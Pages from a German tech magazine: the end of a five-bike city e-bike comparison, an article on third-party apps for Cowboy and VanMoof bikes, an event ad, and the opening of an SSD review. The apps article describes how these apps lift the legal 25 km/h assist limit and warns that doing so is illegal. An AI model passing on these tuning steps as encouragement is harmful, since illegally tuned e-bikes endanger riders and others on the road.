Besonders minimalistisch ist das Rose-Bike: Weder Ständer, noch Schutzbleche, das schafft dem Design Vorrang vor der Alltagstauglichkeit. Wenigstens sind die vorhandenen Komponenten und Anbauteile von Brooks, Knog oder Shimano hochwertig.

So löblich das Bemühen der Hersteller ist, die Räder möglichst wartungsarm zu bauen, so nervig sind intern verlegte Kabel und integrierte und superspezielle Anbauteile, wenn doch mal etwas ausgetauscht werden muss. Vor allem am Honbike Uni4 und Urtopia Carbon 1 findet sich kaum eine Komponente von der Stange. Auch das VanMoof S5 macht es zu kompliziert: Die Lenkereinheiten aller drei Modelle lassen sich nicht austauschen,

Schick, aber nicht durch andere Lenker von der Stange austauschbar: Urtopia (Foto), Honbike und VanMoof erschweren es, das Rad den eigenen Bedürfnissen anzupassen.

Ampler Axel

Ampler hat sich einen Namen gemacht, die E-Antriebe seiner Fahrräder besonders unauffällig zu verstecken, so auch den des Axel. Der Akku steckt im schlanken Unterrohr. Den Motor hat Ampler in der Hinterradnabe untergebracht. Das Axel will sowas wie der urbane Feingeist sein. Es folgt einer schlichten, modernen Designlinie ohne Schnickschnack, aber mit fast kompletter Alltagsausstattung. Ständer, Schutzbleche und Lampen gehören zur Serienausstattung, für den Gepäckträger verlangt Ampler 60 Euro Aufpreis. Die vordere Lampe von Busch & Müller strahlt sehr hell und leuchtet die Straße gut aus, das Rücklicht ist im Schutzblech eingelassen. Die Sitzposition ist eher entspannt als sportlich.

Der Antrieb ohne Gangschaltung ist sauber und wartungsfrei, Ampler verwendet einen Riemen. Selbst mit abgeschaltetem Motor fährt sich das Rad angenehm, kommt die Unterstützung hinzu, wird es richtig flott. Auch ohne Schaltung schafft man mit der fixen Übersetzung und angenehmer Trittfrequenz Geschwindigkeiten um 30 km/h. Bei längeren Steigungen haben wir eine Schaltung vermisst. Beim Anfahren an Steigungen dürfte der Motor zudem einen Tick früher einsetzen, damit man noch leichter in Fahrt kommt. Die hydraulischen Scheibenbremsen stoppen das Rad zuverlässig, dürften aber etwas beherzter zupacken. Ampler verwendet weitgehend Bauteile für standardisierte Aufnahmen, das erleichtert die Reparatur und den Austausch mit Ersatzteilen.

Ein Display im Oberrohr informiert über den Ladestand und die restliche Reichweite. Während der Fahrt schaltet es sich aus, um nicht abzulenken. Weitere Informationen und Einstellmöglichkeiten hat Ampler in die App ausgelagert. Vor allem bei maximaler Zuladung von 120 Kilogramm macht das Axel arg schnell schlapp. Wir haben meist zwischen 30 und 40 Kilometer auf höchster Unterstützungsstufe geschafft. Selbst wenn man nicht fährt, sondern das Rad untätig herumsteht, verliert der Akku an Kapazität. Drei faule Tage im Keller kosteten das Rad regelmäßig einen Ladebalken, also acht bis zehn Kilometer auf Stufe 2. Ampler begründet dieses Verhalten mit den Ortungs- und Telemetriediensten im Hintergrund, die auch im ausgeschalteten Zustand den Akku mit rund 3 Prozent täglich belasten, also deutlich weniger als wir selbst feststellten.

- spritziger Motor
- gute Ausstattung, Träger nur optional
- schlapper Akku

Preis: 2800 Euro

Honbike Uni4

Optisch stiehlt das Honbike Uni4 allen anderen Bikes im Test die Show, ja selbst dem extravaganten Urtopia. Auf kein anderes Rad wurden wir während unserer Testrunden so häufig angesprochen. Der ungewöhnliche Rahmen gefällt nicht jedem – aber er fällt auf. Ein Rahmendreieck gibt es nicht, stattdessen verbindet ein einzelnes Aluminiumrohr das Steuerrohr mit dem Hinterrad und passiert dabei rechtsseitig das Sitzrohr. Eine einseitig links geführte Kettenstrebe vollendet den Rahmen. Durch den asymmetrischen Aufbau schafft es Honbike, einen Riemen auch ohne aufgesägten Rahmen unterzubringen.

Der 250-Watt-Motor steckt im Hinterrad, ein 432-Wh-Akku im Rahmen. Das hat handfeste Vorteile: Das Rad ist mit rund 20 kg zwar kein Leichtgewicht, aber das Gewicht ist derart gut verteilt, dass es sich angenehm tragen lässt. Und das ist häufiger notwendig, als uns lieb wäre, denn der Akku lässt sich nicht entnehmen. Für jedes Laden will das Rad zu einer Steckdose getragen werden. Das kann sogar unterwegs passieren, denn die Akkustandsanzeige erwies sich im Test als unzuverlässig. Hatten wir nach fast 50 Kilometern noch zwei von fünf Balken übrig, war die Batterie wenige Kilometer später schlagartig leer. Auf den letzten Kilometern ließ zudem die Unterstützung des Motors deutlich nach. Ein Befüllen des 432-Wh-Akkus dauert etwa viereinhalb Stunden.

Seine Kraft gibt der Hinterradnabenmotor in drei Stufen ab. Da das Honbike nur erfasst, wie schnell man pedaliert, nicht aber wie kräftig, reicht auch Alibitreten, um schnell voranzukommen. Wirklich stark ist der Motor nicht und schneller als 25 km/h fuhren wir im Test auch mit Muskelkraft selten, weil Honbike sich für einen schaltungslosen Antrieb mit niedriger Übersetzung entschieden hat. So beschleunigt man mühelos, pumpt aber wie ein Maikäfer, will man aus der Unterstützung herausfahren.

Das Honbike ist das günstigste Rad im Test, und an manchen Stellen macht sich das bemerkbar. Die mechanische Scheibenbremse hätten wir uns deutlich zupackender gewünscht. Manche Blenden am Rahmen oder andere Anbauteile bestehen aus Kunststoff. Schutzbleche und ein Ständer gehören dagegen zum Lieferumfang. Mit IPX6-Bewertung setzt sich das Rad von der Konkurrenz ab, selbst kurzzeitiges Untertauchen unter Wasser vielleicht beim falschen Einschätzen einer Pfütze bei Hochwassertouren soll es demnach abkönnen.

- ↑ sauberer Riemenantrieb
- ↓ schlapper Motor
- ↓ ungenaue Akkuanzeige

Preis: 1800 Euro

Rose Sneak Plus

Die „weiße Rose“ Sneak Plus rollt so inkognito daher, wie es ein E-Bike nur kann. Der Rahmen ist weder anders gestaltet noch wuchtiger als bei einem normalen Rad ohne Motor, auch der im Unterrohr eingebaute Akku trägt nicht auf. Der Hinterradnabenmotor von Mahle ist kompakt und optisch ebenso unauffällig. Ein Display hat das Sneak Plus nicht, lediglich ein beleuchteter Knopf auf dem Mittelstand kurz vor dem Lenkkopf weist auf die Motorisierung hin. Der Rahmen ist sauber verarbeitet, die Lackierung ohne Macken. Das Vorderlicht ist im Lenker eingebaut, das Rücklicht in die Sattelstütze integriert. Davon abgesehen verwendet Rose Standardteile. Rose bietet das Sneak Plus in zwei Versionen an: Die von uns getestete mit Kettenantrieb und eine Alternative mit wartungsarmem Riemenantrieb, die zudem mit Schutzblechen ausgestattet ist. Der Aufpreis von 400 Euro könnte sich vor allem für Pendler lohnen.

Die Sitzposition ist sportlich, ohne zu extrem zu werden. Ohne Federung werden Unebenheiten direkt ans Hinterteil durchgereicht. Etwas Linderung schafft es, wenn man ein wenig Luft aus den Reifen ablässt, was die Effizienz etwas mindert. Der Hinterradantrieb schiebt sanft, aber kräftig an und beschleunigt das E-Bike flott auf die maximal erlaubten 25 km/h. Genügend Muskelkraft und sportlichen Ehrgeiz vorausgesetzt, schafft das schaltungslose Rad Geschwindigkeiten bis etwa 32 km/h auf ebener Strecke, darüber wird die Trittfrequenz unpraktikabel hoch. Die Bremsen dürften ruhig ein bisschen knackiger zupacken, zudem konnten wir unserem Testrad trotz mehrmaliger Einstellversuche ein fieses Quietschen nicht ganz abgewöhnen.

Über den Knopf am Rahmen lässt sich das Rad komplett ohne App bedienen, allerdings mit einigermaßen komplizierten Drückmustern und viel Geblinke in unterschiedlichen Farben. Die Mahle-App namens My SmartBike verunsichert beim Registrieren mit falsch beschrifteten Feldern und ist vollgepackt mit zahlreichen Funktionen. Allerdings mangelt es an einem Alarm gegen Diebstahl. Unter dem Strich überzeugt die Kombination aus minimalistischem Rad und vollgepackter App.

- ↑ leicht
- ↑ schnell
- ↓ magere Ausstattung

Preis: 2200 Euro (mit Riemen und Schutzblechen: 2600 Euro)

Urtopia Carbon 1

Das Urtopia Carbon 1 ist das einzige Rad im Vergleich mit herausnehmbaren Akku und das einzige mit – der Name versteckt es kaum – einem Carbonrahmen. Der Akku lässt sich auch laden, während er noch im Rahmen steckt. Das mag für Leute attraktiv sein, die Angst haben, dass der Rahmen Kratzer abbekommt durch das viele Herausnehmen und Wiedereinsetzen fürs Laden. Das war im Test leider häufiger der Fall als uns lieb war, denn selbst mit akkusparendem Fahren schafften wir kaum mehr als 40 Kilometer, sodass wir den Akku jeden Tag nachladen mussten.

Wegen des Carbonrahmens ist das Rad zwar leicht, aber schon in unserem Test nicht das leichteste. Im Testfeld bringt das Rose Sneak Plus ein paar Gramm weniger auf die Waage. Das Carbon 1 ist mit Riemenantrieb pflegeleicht. Die niedrige Übersetzung erleichtert das flotte Beschleunigen und Fahren auch ohne Zutun des Motors. Eine hohe Maximalgeschwindigkeit kann man damit aber nicht lange halten. Die hydraulischen Scheibenbremsen stoppen das Rad nur sehr zaghaft. Vorder- und Rücklicht hat Urtopia elegant im Lenker und an der Sattelstütze untergebracht. Sie taugen zum Gesehenwerden, leuchten aber keine dunklen Waldwege aus.

Urtopia liefert nur das Rad ohne Schutzbleche und Gepäckträger aus. Dem außergewöhnlichen Rahmen ist es geschuldet, dass man mit Standardanbauteilen nicht weiterkommt. An die Aufnahmen des Urtopia angepasste Schutzbleche vertreibt der Hersteller für stolze 100 Euro. Für einen Fahrradständer ruft Urtopia 35 Euro auf, der Gepäckträger kostet 100 Euro und will so gar nicht zur restlichen Optik des Carbon 1 passen.

Wer es trotzdem haben will: Den Preis des Rads im Blick zu behalten, kann sich lohnen. Immer wieder senkt der Hersteller diesen für zeitlich begrenzte Aktionen um mehrere Hundert Euro. Noch mehr spart, wer statt zum Carbon zum Schwestermodell Chord greift. Dieses ist mit Alurahmen und Kettenschaltung ausgestattet, rund 7 kg schwerer, aber 1000 Euro günstiger.

- ⊕ Akku austauschbar
- ⊕ leichter Carbonrahmen
- ⊖ miese Reichweite

Preis: 3300 Euro

VanMoof S5

Das VanMoof gibt es in zwei grundverschiedenen Aufbauten, die technisch nahezu identisch sind. Das A5 ist ein Stadtflitzer, der auf 24-Zoll-Reifen steht und dessen Geometrie der eines BMX ähnelt. Entsprechend flink wieselt es auch durch engste Gassen und eignet sich für Menschen ab 1,55 Meter Körpergröße. Weniger hibbelig ist das von uns ausgiebiger getestete S5 für Menschen zwischen 1,65 und laut VanMoof bis etwa 2,10 Meter. Auf breiten 27,5-Zoll-Reifen liegt es satt auf der Straße und so wie es mit dem fetten Rahmen aussieht, fährt es sich auch: Fast alles am VanMoof S5 ist schwer und stark (Spoiler: bis auf den Akku).

Der Frontantrieb ist eine Besonderheit, sind doch fast alle anderen E-Bikes mit Heck- oder Mittelmotor ausgestattet. Dadurch hat VanMoof Platz, in der Hinterradnabe eine Schaltung unterzubringen. Diese schaltet automatisch, in der App kann man lediglich die Schaltpunkte festlegen. Für die Fortbewegung im Flachen funktioniert das meist tadellos. Kurze, steile Rampen sind häufig schon erklommen, bevor die Automatik herunterschaltet.

Aufgrund des Gewichts von 23 kg fuhren wir das VanMoof immer mindestens mit Unterstützungsstufe 2 von 4. Im Unterschied zu den leichteren Rädern in diesem Vergleich wollten wir es unter keinen Umständen ohne zusätzliche Motorkraft fahren, weil sich das stets anfühlte, als trete man gegen einen leichten Widerstand an. Der Motor zieht harmonisch, aber kraftvoll an. Länger als 70 Kilometer hielt der Akku im Test nicht durch. Das Aufladen des fest im Rahmen steckenden Akkus dauert quälend lange sechseinhalb Stunden.

Die App des VanMoof ist nicht überladen, die smarten Features sind durchdacht. Allen voran mit dem Diebstahlschutz setzt sich das S5 von der Konkurrenz ab. Die App zeigt stets den Standort des Fahrrads an, das man zudem in Apples „Wo ist"-Netzwerk einbinden kann. Bedenklich ist die Preisentwicklung des S5 (siehe auch Einleitung ab S. 58). Für 2500 Euro vorgestellt, kostete das Rad wenig später 3000 Euro, und kurz vor Redaktionsschluss hat der Hersteller den nächsten 500-Euro-Aufschlag für Mai angekündigt.

- ⊕ starker Motor
- ⊕ gemütlich
- ⊖ niedrige Reichweite

Preis: 3000 Euro (für Bestellungen ab Mai 3500 Euro)

wenn man das Rad an die eigene Größe anpassen will, beim VanMoof kann man selbst den eigenen Sattel nur anbringen, wenn man zusätzlich die Sattelstange wechselt. Wenn ein Gepäckträger oben auf der Prioritätenliste steht, scheiden Honbike und Urtopia mit ihren teuren, aber dennoch klapprigen Spezialanfertigungen aus.

Noch mehr als bei Smartphones und Kameras gilt beim E-Bike-Kauf: Die Vorgängergeneration ist selten schlechter, aber meist deutlich günstiger. Das ältere Schwestermodell des S5, das S3, verkauft VanMoof aufbereitet mit wenigen gefahrenen Kilometern für 1500 Euro weniger. Der Motor ist etwas schwächer, aber dennoch stark, die Reichweite sogar größer als beim neuen S5. Das ältere Cowboy 3 [1] ist vor allem für die sportlichen Räder Rose Sneak Plus und Urtopia Carbon 1 ein Konkurrent. Dem Urtopia hat es die größere Reichweite voraus, dem Rose Sneak Plus den entnehmbaren Akku. Allerdings ist es schwerer als die hier getesteten Räder. Cowboy verkaufte das Modell 3 zwischenzeitlich für deutlich weniger als 2000 Euro, auch aktuell finden sich immer wieder aufbereitete Modelle in diesem Preisbereich.

Fazit

Alle getesteten Räder sind in der Stadt zu Hause, wollen dort aber unterschiedlich bewegt werden. Urgemütlich und auch als Packesel – Gepäckträger kosten allerdings extra – brauchbar ist das VanMoof S5. Außerdem beschleunigt es so schnell wie kein anderes der Räder im Test. Den Gegenpol bildet das Rose Sneak Plus. Das arg reduzierte Rad wiegt weniger als 15 kg (über 8 kg weniger als das VanMoof) und lädt außer zum sportlichen Pendeln auch zur ausgedehnten Feierabendrunde ein. Das Ampler Axel verbindet die Vorzüge beider Räder, ist alltagstauglicher als das Rose, aber leichter und sportlicher als das VanMoof. Nur die beiden Räder Urtopia Carbon 1 und Honbike Uni4 fallen demgegenüber ab. Die Konkurrenz ist insgesamt besser und teils obendrein günstiger. Für die beiden spricht aber immerhin das eigenwillige Design. *(rbr@ct.de)* c't

Literatur

[1] Robin Brand, Stefan Porteck, Ölfreier Blitz, E-Bike Cowboy 3: smart, schick sportlich, c't 1/2021, S. 94


[2] Robin Brand, Steffen Herget, Stefan Porteck, Antreiber: Fünf E-Bikes für die City mit smarten Features, c't 18/2021, S. 62

Die Übersichtsseite der Ampler-App informiert über Geschwindigkeit, Reichweite und Ladestand.

Smarte E-Bikes

Modell	Ampler Axel	Honbike Uni4	Rose Sneak Plus	Urtopia Carbon 1	VanMoof S5
Motor Art / W / Nm	Hinterrad / 250 W / 45 Nm	Hinterrad / 250 W / 45 Nm	Hinterrad / 250 W / 40 Nm	Hinterrad / 250 W / 35 Nm	Vorderrad / 250 W / 68 Nm
Akku Wh / zum Laden entnehmbar	336 Wh / –	432 Wh / –	250 Wh / –	352,8 Wh / ✓	463 Wh / –
Reichweite bei gemischten Betrieb im Test	30-50 km	40-60 km	40-60 km	30-50 km	40-70 km
Ausstattung	hydraulische Scheibenbremsen, Gates-Riemen	mechanische Scheibenbremsen, Gates-Riemen	hydraulische Scheibenbremse, Kette	hydraulische Scheibenbremse, Gates-Riemen	hydraulische Scheibenbremse, Dreigangnaben-Automatikschaltung
Gewicht	16,5 kg	20,2 kg	14,9 kg	15,9 kg	23 kg
Zuladung	120 kg	120 kg	105 kg	110 kg	120 kg
USB-C-Schnittstelle zum Laden von Smartphones	–	–	–	–	✓
Licht	✓	✓	✓	✓	✓
Rahmenmaterial	Aluminium	Aluminium	Aluminium	Carbon	Aluminium
Rahmengrößen	M, L	uni	S, M, L	M, L	uni
Gepäckträger / Schutzbleche	– (+ 60 €) / ✓	– (+90 €) / ✓	– / –	– (+100 €) / – (+100 €)	– (Front: + 140€, Heck: +80 €) / ✓
Apps					
Systemanforderung	Android 7 / iOS 14	Android 6 / iOS 12	Android 6 / iOS 13	Android 6 / iOS 13	Android 6 / iOS 14
App zur Einrichtung / Betrieb erforderlich	✓ / –	– / –	– / –	✓ / –	✓ / –
Sperren / Entsperren per App	✓ / ✓	– / –	– / –	✓ / ✓	✓ / ✓
Lokalisierung	✓	–	✓	✓	✓
Fahrstatistik	✓	✓	✓	✓	✓
Bewertungen					
Ausstattung / smarte Features	⊕ / ○	○ / ⊖	○ / ⊕	⊖ / ○	⊕ / ⊕⊕
Leistung / Kraftentfaltung / Testreichweite	⊕ / ⊕ / ⊖	○ / ○ / ⊖[1]	⊕ / ⊕⊕ / ○	○ / ⊕ / ⊖	⊕⊕ / ⊕ / ○
Preis	2800 €	1800 €	2200 €	3300 €	ab Mai: 3500 €

✓ vorhanden – nicht vorhanden [1] Abwertung wegen ungenauer Akkustandsanzeige ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht



Digitale Schraubenschlüssel

Alternative Apps für Smart Bikes von Cowboy und VanMoof

Manche E-Bikes digitalisieren auch die Bedienung: Mit der zugehörigen App wird das Smartphone zum Routenplaner, zum Trainingsprotokollant, zum digitalen Schlüssel und sogar zur Alarmanlage. Noch mehr holen Sie mit alternativen Apps aus Ihrem Rad heraus – allerdings sind nicht alle Tweaks legal.

Von Stefan Porteck

Zu den Vorreitern der Smart Bikes zählen die Räder von Cowboy und VanMoof. Beide Hersteller haben eigene Smartphone-Apps, die die Räder ein- und ausschalten und mit denen man mehr (VanMoof) oder weniger (Cowboy) Einstellungen anpasst. Zwar lassen sich die Bikes beider Hersteller auch ohne Handy nutzen, man merkt aber schnell, dass das nur für Notfälle gedacht ist, etwa wenn dem Smartphone der Saft ausgegangen ist.

Etliche Nutzer stören sich daran, dass die Apps nicht alle Optionen der E-Bikes verfügbar machen. Für Powernutzer haben Fremdanbieter Apps entwickelt, die das volle Potenzial ausschöpfen. Das Repertoire geht von individuellen Leistungsstufen des Motors übers Freischalten versteckter Funktionen bis zum Diagnose-Tool, das bei der Fehlersuche hilft.

Frisch aus c't Nerdistan

Die hier vorgestellten Apps eignen sich alle auch dafür, die Tempobegrenzung für die Elektrounterstützung der Räder zu umgehen. Deshalb die wichtigste Warnung vorab: Frisierte E-Bikes, die schneller als 25 km/h fahren, verstoßen gegen die Straßenverkehrs-Zulassungs-Ordnung (StVZO). Ohne Fahrerlaubnis, Versicherungsschutz und Helm darf man nur die in § 39 StVZO definierten Pedelecs fahren. Fährt ein frisiertes E-Bike schneller, ist es aus juristischer Sicht kein Fahrrad mehr, sondern ein Kraftfahrzeug [1]. Wer solch ein Gefährt im Straßenverkehr einsetzt, riskiert wegen Fahrens ohne Betriebserlaubnis im glimpflichsten Fall ein Bußgeld von 70 Euro und einen Punkt in Flensburg. Kommt es mit einem frisierten E-Bike zu einem Unfall, fallen die möglichen Konsequenzen noch drastischer aus: Die Verstöße wegen Fahrens ohne Fahrerlaubnis und Versicherungsschutz werden in solchen Fällen mit deutlich höheren Bußgeldern bis hin zu Freiheitsstrafen geahndet.

Cowboy

Die App „Bronco Unleashed“ ist als Alternative zur originalen App konzipiert: Sie ist schick und übersichtlich gestaltet und hat trotz des großen Funktionsumfangs ein schlankes und intuitiv zu bedienendes

Design. Beim ersten Start sucht sie nach gepairten Cowboy-Rädern und präsentiert sie in einer Liste. Sobald man auf ein Bike tippt, öffnet sich ein Dashboard, das den Status des Rads anzeigt. Oben dominiert ein digitaler Tacho, darunter befinden sich drei Schaltflächen, mit denen man den Antrieb des Rads sowie dessen Beleuchtung ein- und ausschaltet und weitere Einstellungen aufruft. Hier setzt man unter anderem mit einem Schieberegler die Höchstgeschwindigkeit für die Motorunterstützung von den hierzulande erlaubten 25 km/h herauf.


Sofern man das Smartphone in eine Lenkerhalterung einspannt, stellt Bronco die wichtigsten Funktionen mit einem Fingertipp zur Verfügung. Eine Karte und eine Navigation gibt es jedoch nicht, weshalb das Dashboard von Bronco nicht ganz mit der originalen Cowboy-App mithält.

Die App „Cowboy Untamed“ gleicht dagegen eher einem vollgepackten Werkzeugkasten. Sie kann so ziemlich alle Register der Cowboy-Räder lesen und schreiben. Cowboy Untamed gibt es ebenfalls nur für Android-Telefone und auch nicht im Play Store. Man muss sie bei Github herunterladen und manuell installieren. Das bedeutet für manche Android-Benutzer, dass sie dazu die Installation von Fremdquellen erlauben müssen. Beim Start erkennt auch sie das Rad automatisch – sofern man sie auf einem Smartphone installiert, das bereits eine Bluetooth-Kopplung mit dem Bike besitzt.

Auf dem Startbildschirm lässt sich das Rad entsperren, das Licht ein- und ausschalten und die höchste Unterstützungsgeschwindigkeit erhöhen. In Tuning-Kreisen ist die App sehr beliebt, weil sie das neue Speedlimit auf Wunsch nur ins RAM schreibt, indem man den gewünschten Wert über die Schaltfläche „Test“ bestätigt. Das hat den Vorteil, dass man das Rad einfach und ohne Reue für Fahrten auf Privatgelände und somit außerhalb des Geltungsbereichs der StVO frisieren kann, da beim nächsten Start des Rads oder beim Öffnen der originalen App alle Änderungen an der Konfiguration wieder zurückgesetzt werden. Erst beim Tippen auf die Schaltfläche „Flash“ schreibt die App die Werte dauerhaft ins Flash-ROM des Fahrrads.

Cowboy Untamed bietet darüber hinaus praktische weitere Funktionen: Interessanterweise wird die App oft sogar dafür genutzt, das Rad langsamer statt schneller zu machen. Untamed stellt dafür Presets mit verschiedenen Unterstützungsstufen bereit, wie man sie von etlichen anderen E-Bikes kennt. Wer etwa mit Freunden mit unmotorisierten Rädern eine Tour fahren möchte oder gemütlich durchs flache Land radelt, der stellt die Motorleistung um eine oder zwei Stufen niedriger. So muss man zwar selbst mehr Kraft aufbringen, wird aber mit einer höheren Reichweite belohnt und hängt langsame Mitfahrer nicht mit jeder Pedalumdrehung ab. Besonders ambitionierte Tweaker können die Presets sogar an eigene Wünsche anpassen und festlegen, mit wie viel Prozent des maximalen Drehmoments der Motor bei bestimmten Geschwindigkeiten unterstützt.

Für mehr Komfort bringt Cowboy Untamed eine Funktion zurück, die in der herstellereigenen App mittlerweile nicht mehr zu finden ist: die Lichtautomatik. Da die Cowboy-Räder keinen Helligkeitssensor haben, bedient sich Untamed eines Tricks. Sie ruft aus dem Netz die Sonnenauf- und -untergangszeiten ab, und wenn das Rad über Bluetooth verbunden ist, sendet sie passend zur Tageszeit im Hintergrund den Befehl zum Ein- oder Ausschalten der Lichter ans Rad.



Die Android-App Bronco Unleashed hat ein übersichtliches Dashboard und richtet sich an Einsteiger, die eine noch schlankere Alternative zur Cowboy-App des Herstellers suchen.

In die aktuelle Version hat der Entwickler nun auch eine Dashboard-Ansicht integriert, die ohne Schnickschnack und über große Schaltflächen den Schnellzugriff auf wichtige Funktionen erlaubt. Das Highlight sind jedoch die Experteneinstellungen. Dort bekommt man Zugriff auf die Steuerungs-Boards für den Motor, das Licht und das Fahrrad selbst. Jeder Einstellungsbereich hat etliche Datenfelder. So lassen sich unter anderem Details zum Akku und dem Motor auslesen und einige Details feintunen: Wer etwa die Empfindlichkeit des Beschleunigungssensors des automatischen Bremslichts oder dessen Blinkfrequenz ändern möchte, tippt einfach die passenden Parameter ein, welche die App im Klartext benennt.

Auch manche Anfrage beim Support ersetzt die App: Unter anderem lassen sich wackelige Bluetooth-Verbindungen und ausbleibende Push-Benachrichtigungen, wenn das abgeschlossene Rad bewegt wird, über die Schaltfläche „PCB-Reset“ beheben. Dabei wird der Cache im Steuergerät gelöscht, das anschließend neu gestartet wird – eine Maßnahme, die sonst der Cowboy-Support als OTA-Befehl bei Problemen ans Rad sendet.

VanMoof

Für Räder von VanMoof gibt es in den Stores von Apple und Google die App „Moofer“, die für beide Systeme rund 10 Euro kostet. Grundsätzlich versucht Moofer, die originale App bestmöglich zu ersetzen. Sie enthält dafür einige Features der originalen App und darüber hinaus einige weitere: Über ein schickes Dashboard hat man unter anderem die aktuelle Geschwindigkeit und relevante Infos wie die Reichweite und den eingelegten Gang im Blick und erreicht Schnelleinstellungen fürs Licht und die eingestellte Unterstützungsstufe. Im sogenannten „Ride Tracker“ finden sich die Aufzeichnungen und Auswertungen bisheriger Fahrten.

Ob sich dafür der Kaufpreis lohnt, hängt davon ab, welches Modell man besitzt, denn Moofer erlaubt je nach Rad noch weitere tiefgreifende Einstellungen. Richtig Spaß macht die App bei jüngeren Baureihen: Beim rund fünf Jahre alten Electrified S wies uns die App darauf hin, dass das Rad zu betagt sei. Mehr Glück und mehr Spaß hatten wir bei einem etwas jüngeren S2. Dort präsentierte Moofer eine

Funktion, die sich ehedem auch in der offiziellen App befand und abgeschafft wurde, nachdem mehrere EU-Länder die Bikes als nicht regelkonform einstuften. Wechselte man die Ländereinstellung von „EU" auf „US", unterstützt der Motor nicht nur bis 25 km/h, sondern bis 32 km/h. In den Geschwindigkeitseinstellungen gibt es darüber hinaus auch eine Option, diese Maximalgeschwindigkeit auf 37 km/h zu stellen.


Das Tuning funktioniert aber nicht bei allen Modellen, da VanMoof mit Hilfe von Firmware-Updates dagegen vorgeht. Ab Version 1.7.6 ist Schluss mit dem Turbo jenseits der 25 km/h. Die sogenannte fünfte Unterstützungsstufe funktioniert mit neuen Firmwares ebenfalls nicht mehr. Ab Werk haben die Räder nur vier Stufen. Die fünfte Stufe setzt die maximale Motorleistung frei, so als würde man den Boost-Knopf am Lenker dauerhaft gedrückt halten. Sofern sich die Stufe einschalten lässt, weist die App darauf hin, dass das die Lebensdauer von Motor und Akku beeinträchtigen kann.

Während VanMoof einerseits gegen Geschwindigkeitstuning vorgeht, hat der niederländische Bike-Fabrikant die Moofer-App andererseits offenbar auch als Vorbild genommen und eine Funktion in der eigenen App nachgebaut. So hatte zuerst Moofer eine sehr coole Funktion für Räder mit elektrischer Nabenschaltung einige Zeit sogar exklusiv: Die App bot schon seit Längerem das Umschalten von Automatik auf manuelles Schalten an. Aktiviert man den Modus, lässt sich mit den beiden Knöpfen am Lenker einen Gang rauf- oder runterschalten.

Eine weitere praktische Funktion von Moofer ist die Benachrichtigung beim Erreichen eines voreingestellten Akkustands. Nutzer der Moofer-App müssen nicht zum Fahrrad gehen, aufs Display schauen oder ständig die App konsultieren, um zu erfahren, wann der Akku endlich wieder voll ist. Stattdessen stellen sie in Moofer ein, dass sie eine Pushnachricht aufs Handy bekommen möchten, wenn die Ladung einen Wert von beispielsweise 90 % erreicht.

Große Freiheit?

Bei vernetzten Geräten schwingt immer die Frage mit, was eigentlich passiert, wenn der Hersteller dicht macht oder das Produkt aufs Abstellgleis schiebt. Im Smart-Home-Bereich ist das beispielsweise mit Überwachungskameras oder Gegensprechanlagen schon passiert, ebenso bei Smartwatches. Das betroffene Gerät war von heute auf morgen Elektroschrott – ohne Server-Backend keine Funktion. Bei einem Gadget für 100 Euro ist sowas sicher ärgerlich, aber immer noch leichter zu verschmerzen, als bei einem vernetzten E-Bike für mehrere tausend Euro.



Die Experteneinstellungen von Cowboy Untamed sind sehr nützlich, aber auch so mächtig, dass eine falsche Konfiguration den Motor oder den Akku beschädigen kann.

Die gute Nachricht: Sowohl die Räder von VanMoof als auch die von Cowboy lassen sich auch ohne die Smartphone-App nutzen – zumindest sofern das Rad jemals aktiviert und eingerichtet wurde. Zwar ist die Bedienung weniger komfortabel, aber niemand muss befürchten, dass das Rad von heute auf morgen reif für den Recyclinghof wird.

Die schlechte Nachricht: Die hier vorgestellten Apps machen die Räder nicht vollständig unabhängig von der Herstellercloud. Die Apps Bronco Unleashed und Cowboy Untamed nutzen das originäre Bluetooth-Pairing, das die Cowboy-App bei der Ersteinrichtung im Handy und im Fahrrad hinterlegt hat – ein normales Pairing ohne App reicht nicht aus. Die beiden alternativen Apps finden das bereits gekoppelte Fahrrad selbstständig und kommunizieren mit ihm direkt. Die Sache hat aber den Haken, dass das nur mit besagtem Smartphone klappt. Sobald die Cowboy-App nicht mehr im Play Store zu finden ist oder unter einer zukünftigen Android-Version nicht mehr läuft, ist man beim Wechsel des Smartphones aufgeschmissen.

Bei VanMoof sieht es sogar noch ein wenig schwieriger aus: Die App Moofer verlangt beim ersten Start nach der Installation die Mailadresse und das Passwort des eigenen VanMoof-Accounts. Damit loggt sie sich ihrerseits auf den Servern von VanMoof ein, lädt die Daten des mit dem Account verknüpften Fahrrads herunter und präsentiert dann erst den darauf zugeschnittenen Funktionsumfang. Sollten die Server des Herstellers nicht erreichbar sein, funktioniert Moofer – zumindest in seiner jetzigen Form – auch nicht.

Es hat aber auch etwas Gutes, dass die Räder auch mit alternativen Apps nicht völlig unabhängig von der Infrastruktur laufen: Diebstahlschutz. Beide Hersteller ermöglichen aus der Ferne eine Ortung geklauter Räder, die über ihr Mobilfunkmodem ihre GPS-Koordinaten an den Hersteller senden und sich auf den Befehl dazu gleichzeitig nicht mehr einschalten lassen. Könnte man das Rad mit alternativen Apps ganz ohne Bluetooth-Pairing oder Angabe der Account-Daten kapern, wäre das gesamte Schutzkonzept hinfällig.

Fazit

Die alternativen Apps für Räder von Cowboy lohnen sich schon deshalb, weil sie nichts kosten und viele nützliche Funktionen mitbringen. Die zehn Euro für die Moofer-App sind für Besitzer neuerer VanMoof-Räder ebenfalls eine sinnvolle Investition. Als Ergänzung zu den Apps der Hersteller eignen sich alle Apps sehr gut, als vollwertige Alternative dagegen nur bedingt, da sie auch nicht dauerhaft funktionieren, falls die Cloudinfrastruktur der Hersteller irgendwann nicht mehr bestehen sollte. *(spo@ct.de)* c't

Literatur

[1] Hannes A. Czerulla und Stefan Porteck, Elektrisierend, E-Bike-Konzepte im Vergleich, c't 18/2018, S. 114

Ein Veranstaltungsformat der Make: make-magazin.de

Maker Faire®

Das Format für
Innovation & Macherkultur

Die nächsten Events

Maker Faire®
11.–13. Mai 2023
MINDEN-LÜBBECKE

03.–04. Juni 2023
Maker Faire®
VIENNA

HANNOVER
Maker Faire®
19.-20. August 2023

... weitere folgen.

maker-faire.de

Superschnell

Mit PCI Express 5.0: SSD Crucial T700 im Vorabtest

Die erste Generation von PCIe-5.0-SSDs ist noch nicht einmal wirklich verfügbar, da kommt bereits die nächste: Crucials T700 erreicht beim Lesen großer Dateien mehr als 12 GByte/s.

Von Lutz Labs

